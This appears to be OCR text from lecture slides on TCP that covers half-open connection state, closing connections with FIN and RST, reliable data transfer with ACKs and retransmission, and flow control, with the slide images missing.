


- Transmission Control Block (TCB) is stored at the server.
- The server stores the TCB in a queue that is only for the half-open connections


Closing TCP Connections

- Two Protocols:
  - FIN
  - RST

Closing TCP Connections: FIN Protocol




Closing TCP Connections: RST




Reliable Data Transfer

- To create RDT service, we need to indicate which packets have been received
  - But also allow multiple packets to be sent at once (pipelining)
- In TCP, this is achieved by:
  - Cumulative ACKs
  - Timeout events, which can lead to retransmission
  - Duplicate ACKs, which lead to retransmission

Example: Pipelined Segments and ACKs




Example: Duplicate ACKs (Packet Loss)



(Optional) TCP supports selective ACKs (SACK) [RFC 2018]

Flow Control

- *Sender won't overflow receiver's buffer by transmitting too much, too fast*
- Matching the send rate to receiving app consumption rate
- rwnd: the maximum number of **unacknowledged bytes** that a sender may have in-flight at any time



Congestion Control

